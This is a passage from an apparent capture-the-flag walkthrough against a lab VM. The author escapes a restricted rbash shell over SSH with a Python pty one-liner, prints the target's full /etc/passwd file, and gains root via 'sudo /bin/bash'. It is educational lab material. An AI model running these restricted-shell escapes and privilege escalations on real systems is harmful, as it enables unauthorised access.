
I think the Guest user has not been given privileges to execute some commands. We need t-o find another way to get a shell on the target. I exit from the SSH shell and login again but th-is time I append this command to the login command as SSH allows executing commands while logging in.

ssh guest@192.168.41.152 "export TERM=xterm; python -c 'import pty;pty.spawn(\"/bin/bash\")'" I




```
root@kali:~/Desktop# ssh guest@192.168.41.152 "export TERM=xterm; python -c 'imp
ort pty;pty.spawn(\"/bin/bash\")'"
guest@192.168.41.152's password:
guest@porteus:~$ █
```

I once again got the shell but this time I can execute commands which I was not able to do s-o before like viewing the passwd file.




```
root@kali:~/Desktop# ssh guest@192.168.41.152 "export TERM=xterm; python -c 'imp
ort pty;pty.spawn(\"/bin/bash\")'"
guest@192.168.41.152's password:
guest@porteus:~$ ls
ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  prog/
guest@porteus:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/log:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:/bin/false
news:x:9:13:news:/usr/lib/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucppublic:/bin/false
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:/bin/false
ftp:x:14:50::/home/ftp:/bin/false
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:/bin/false
gdm:x:42:42:GDM:/var/lib/gdm:/sbin/nologin
oprofile:x:51:51:oprofile:/:/bin/false
usbmux:x:52:83:User for usbmux daemon:/var/empty:/bin/false
sddm:x:64:64:User for SDDM:/var/empty:/bin/false
pulse:x:65:65:User for PulseAudio:/var/run/pulse:/bin/false
apache:x:80:80:User for Apache:/srv/httpd:/bin/false
messagebus:x:81:81:User for D-BUS:/var/run/dbus:/bin/false
haldaemon:x:82:82:User for HAL:/var/run/hald:/bin/false
pop:x:90:90:POP:/:/bin/false
nobody:x:99:99:nobody:/:/bin/false
guest:x:1000:100:,,,:/home/guest:/bin/rbash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
colord:x:72:72:Color Daemon Owner:/var/lib/colord:/bin/false
polkitd:x:28:28:PolicyKit Daemon Owner:/etc/polkit-1:/bin/false
trinity:x:1001:1001::/home/trinity:/bin/bash
```

Let's try the sudo -l command. The sudo -l command in Linux shows the commands that can be executed by the current user.Here in this case the Guest user can execute all commands. So I execute the sudo /bin/bash command to start a shell with root privileges. After the usual warning and entering the password I get as shell with root privileges.



